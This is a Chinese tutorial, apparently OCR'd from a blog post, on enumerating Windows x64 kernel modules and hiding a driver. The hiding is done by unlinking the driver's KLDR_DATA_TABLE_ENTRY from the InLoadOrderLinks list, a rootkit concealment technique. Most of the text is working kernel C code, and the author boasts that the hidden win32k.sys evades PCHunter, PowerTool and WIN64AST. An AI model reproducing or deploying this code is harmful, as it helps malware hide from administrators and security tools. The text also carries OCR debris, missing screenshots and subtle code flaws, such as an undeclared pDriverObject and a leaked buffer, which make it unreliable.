在 WIN64 上枚举内核模块有两种方法：使用 ZwQuerySystemInformation 的第 11 号功能和枚举 KLDR_DATA_TABLE_ENTRY 中的 InLoadOrderLinks 双向链表；隐藏内核模块的通用方法是把指定的驱动对象从 KLDR_DATA_TABLE_ENTRY 中的 InLoadOrderLinks 双向链表上摘除。虽然原理和 WIN32 上没什么大区别，但是代码上的区别还是很明显的。我经过几天的研究，翻了不少微软的官方资料，询问了几位老师和网友，终于写出了有效的代码（直接使用 WIN32 枚举或隐藏驱动的代码后果就是程序崩溃或者蓝屏）。

WIN32 下使用 ZwQuerySystemInformation 来枚举内核模块的代码在网上到处都是，但是 SYSTEM_MODULE_INFORMATION 的结构体是只能在 WIN32 下使用的，经我不懈的查找，终于找到了 WIN64 上 SYSTEM_MODULE_INFORMATION 正确的结构体定义：

```
typedef struct _SYSTEM_MODULE_INFORMATION_ENTRY
{
    ULONG Unknow1;
    ULONG Unknow2;
    ULONG Unknow3;
    ULONG Unknow4;
    PVOID Base;
    ULONG Size;
    ULONG Flags;
    USHORT Index;
    USHORT NameLength;
    USHORT LoadCount;
    USHORT ModuleNameOffset;
    char ImageName[256];
} SYSTEM_MODULE_INFORMATION_ENTRY, *PSYSTEM_MODULE_INFORMATION_ENTRY;

typedef struct _SYSTEM_MODULE_INFORMATION
{
    ULONG Count;//内核中以加载的模块的个数
    SYSTEM_MODULE_INFORMATION_ENTRY Module[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```

枚举内核模块的代码就差不多了，除了某些地方要把 ULONG 变成 ULONG64：

```
BOOLEAN EnumKM(char *HighlightDrvName)
{
    ULONG NeedSize, i, ModuleCount, HLed=0, BufferSize = 0x5000;
    PVOID pBuffer = NULL;
     PCHAR pDrvName = NULL;
    NTSTATUS Result;
    PSYSTEM_MODULE_INFORMATION pSystemModuleInformation;
    do
    {
```


```
        //分配内存
        pBuffer = malloc( BufferSize );
        if( pBuffer == NULL )
            return 0;
        //查询模块信息
        Result = ZwQuerySystemInformation( 11, pBuffer, BufferSize, &NeedSize );
        if( Result == 0xC0000004L )
        {
            free( pBuffer );
            BufferSize *= 2;
        }
        else if( Result<0 )
        {
            //查询失败则退出
            free( pBuffer );
            return 0;
        }
    }
    while( Result == 0xC0000004L );
    pSystemModuleInformation = (PSYSTEM_MODULE_INFORMATION)pBuffer;
     //获得模块的总数量
    ModuleCount = pSystemModuleInformation->Count;
     //遍历所有的模块
    for( i = 0; i < ModuleCount; i++ )
     {
         if((ULONG64)(pSystemModuleInformation->Module[i].Base) >
(ULONG64)0x8000000000000000)
         {
             pDrvName =
pSystemModuleInformation->Module[i].ImageName+pSystemModuleInformation->Module[i].ModuleName
Offset;

     printf("0x%llx\t%s",(ULONG64)pSystemModuleInformation->Module[i].Base,pDrvName);
             if( _stricmp(pDrvName,HighlightDrvName)==0 )
             {
                 printf("\t\t<--------------------");
                 HLed=1;
             }
             printf("\n");
         }
    }
    if(HLed==0)
         printf("\n[%s] NOT FOUND!",HighlightDrvName);
    free(pBuffer);
```

```
    return 1;
}
```

EnumKM()函数传入的参数是“你特别关注的内核模块的名字”，当然这个跟枚举内核模块没有任何关系，只是为了方便你查看你特别关注的内核模块。因为我后面要以隐藏 win32k.sys 为例子，所以 EnumKM()函数我传入的参数是 win32k.sys：

```
typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
    IN ULONG SystemInformationClass,
    OUT PVOID SystemInformation,
    IN ULONG Length,
    OUT PULONG    ReturnLength);
ZWQUERYSYSTEMINFORMATION ZwQuerySystemInformation;
int main()
{
    ZwQuerySystemInformation=(ZWQUERYSYSTEMINFORMATION)GetProcAddress(LoadLibraryW(L"ntdll.dll"),"ZwQuerySystemInformation");
    EnumKM("win32k.sys");
    getchar();
    return 0;
}
```

运行效果如下：



接下来隐藏驱动就稍微复杂点了，因为不仅 KLDR_DATA_TABLE_ENTRY 结构体变了，连 LIST_ENTRY 也变了，变成了 LIST_ENTRY64：

```
typedef struct LIST_ENTRY
{
    PLIST_ENTRY Flink;
    PLIST_ENTRY Blink;
} LIST_ENTRY;
```

```
typedef struct LIST_ENTRY64
{
    ULONGLONG Flink;
    ULONGLONG Blink;
} LIST_ENTRY64;
```

虽然本质上没什么区别，但是摘链的代码就麻烦多了：

```
p->Flink->Blink = p->Blink;
p->Blink->Flink = p->Flink;
```

```
((LIST_ENTRY64*)(p->InLoadOrderLinks.Flink))->Blink = p->InLoadOrderLinks.Blink;
((LIST_ENTRY64*)(p->InLoadOrderLinks.Blink))->Flink = p->InLoadOrderLinks.Flink;
```

在此简单介绍一下双向链表的摘链，因为这个是本文的核心，而对于没有学过《数据结构》的读者来说，可能难以理解。简单的说，双向链表就是多个人手拉手围成一个环，某人的左边称为 Blink，右边称为 Flink；摘链就是某个人离开了，其它人继续手拉手围成一个环。从下图可以看到，原来 B 的右边是 C（即 B=C.Blink），D 的左边是 C（即 D=C.Flink）；C 被摘链后，B 的右边是 D（C.Blink.Flink=C.Flink），D 的左边是 B（C.Flink.Blink=C.Blink）。

```
初始状况：
A-> <-B-> <-C-> <-D-> <-E
C 被摘链：
A-> <-B-> <-D-> <-E
```

KLDR_DATA_TABLE_ENTRY 结构体：

```
typedef struct _KLDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY64 InLoadOrderLinks;
    ULONG64 __Undefined1;
    ULONG64 __Undefined2;
    ULONG64 __Undefined3;
    ULONG64 NonPagedDebugInfo;
    ULONG64 DllBase;
    ULONG64 EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG   Flags;
    USHORT  LoadCount;
    USHORT  __Undefined5;
```

```
    ULONG64 __Undefined6;
    ULONG   CheckSum;
    ULONG   __padding1;
    ULONG   TimeDateStamp;
    ULONG   __padding2;
}KLDR_DATA_TABLE_ENTRY, *PKLDR_DATA_TABLE_ENTRY;
```

要隐藏指定的内核模块，首先要获得指定内核模块的基址：

```
ULONG64 GetSystemModuleBase(char* lpModuleName)
{
    ULONG NeedSize, i, ModuleCount, BufferSize = 0x5000;
    PVOID pBuffer = NULL;
    PCHAR pDrvName = NULL;
    NTSTATUS Result;
    PSYSTEM_MODULE_INFORMATION pSystemModuleInformation;
    do
    {
        //分配内存
        pBuffer = kmalloc( BufferSize );
        if( pBuffer == NULL )
            return 0;
        //查询模块信息
        Result = ZwQuerySystemInformation( 11, pBuffer, BufferSize, &NeedSize );
        if( Result == STATUS_INFO_LENGTH_MISMATCH )
        {
            kfree( pBuffer );
            BufferSize *= 2;
        }
        else if( !NT_SUCCESS(Result) )
        {
            //查询失败则退出
            kfree( pBuffer );
            return 0;
        }
    }
    while( Result == STATUS_INFO_LENGTH_MISMATCH );
    pSystemModuleInformation = (PSYSTEM_MODULE_INFORMATION)pBuffer;
     //获得模块的总数量
    ModuleCount = pSystemModuleInformation->Count;
     //遍历所有的模块
    for( i = 0; i < ModuleCount; i++ )
     {
         if((ULONG64)(pSystemModuleInformation->Module[i].Base) >
(ULONG64)0x8000000000000000)
```


```
        {
            pDrvName =
pSystemModuleInformation->Module[i].ImageName+pSystemModuleInformation->Module[i].ModuleName
Offset;
            if( _stricmp(pDrvName,lpModuleName)==0 )
                return (ULONG64)pSystemModuleInformation->Module[i].Base;
        }
    }
    kfree(pBuffer);
    return 0;
}
```

摘链的代码如下：

```
VOID HideDriver(char *pDrvName)
{
    PKLDR_DATA_TABLE_ENTRY entry=(PKLDR_DATA_TABLE_ENTRY)pDriverObject->DriverSection;
    PKLDR_DATA_TABLE_ENTRY firstentry;
    ULONG64 pDrvBase=0;
    KIRQL OldIrql;
    firstentry = entry;
    pDrvBase = GetSystemModuleBase(pDrvName);
    while((PKLDR_DATA_TABLE_ENTRY)entry->InLoadOrderLinks.Flink != firstentry)
    {
        if( entry->DllBase==pDrvBase )
        {
            //typedef struct LIST_ENTRY64 {
            //   ULONGLONG Flink;
            //   ULONGLONG Blink;
            //} LIST_ENTRY64;
             //p->Flink->Blink = p->Blink;
             //p->Blink->Flink = p->Flink;
            OldIrql = KeRaiseIrqlToDpcLevel();

    ((LIST_ENTRY64*)(entry->InLoadOrderLinks.Flink))->Blink=entry->InLoadOrderLinks.Blink;

    ((LIST_ENTRY64*)(entry->InLoadOrderLinks.Blink))->Flink=entry->InLoadOrderLinks.Flink;
            entry->InLoadOrderLinks.Flink=0;
            entry->InLoadOrderLinks.Blink=0;
            KeLowerIrql(OldIrql);
            DbgPrint("Remove LIST_ENTRY64 OK!");
            break;
        }
        //kprintf("%llx\t%wZ\t%wZ",entry->DllBase,entry->BaseDllName,entry->FullDllName);
        entry = (PKLDR_DATA_TABLE_ENTRY)entry->InLoadOrderLinks.Flink;
```

```
    }
}
```

如果把 HideDriver()里的那段 if 块注释掉，然后把 kprintf 那句反注释，就是枚举内核模块了。我给 HideDriver()传入的参数是 win32k.sys，把驱动加载后，再用 ZwQuerySystemInformation 来枚举内核模块，可以发现 win32k.sys 已经消失了：



这时，可能有人想用 ARK 工具来查看内核模块，可是很快会吃惊地发现，WIN32K.SYS 在 WIN64AST、PowerTool 和 PCHUNTER 的内核模块列表里都不存在了。很明显，大家都偷懒了，没有使用更加底层的办法来枚举内核模块。从本例可以看出，WIN32 内核相对于 WIN64 内核的变化不大，仅仅是结构体变了而已，其本质还是没变。大家在写 64 位程序时，需要去微软的官方网站查看新的结构体定义，否则就会出错。

本文到此结束。示例代码在附件里。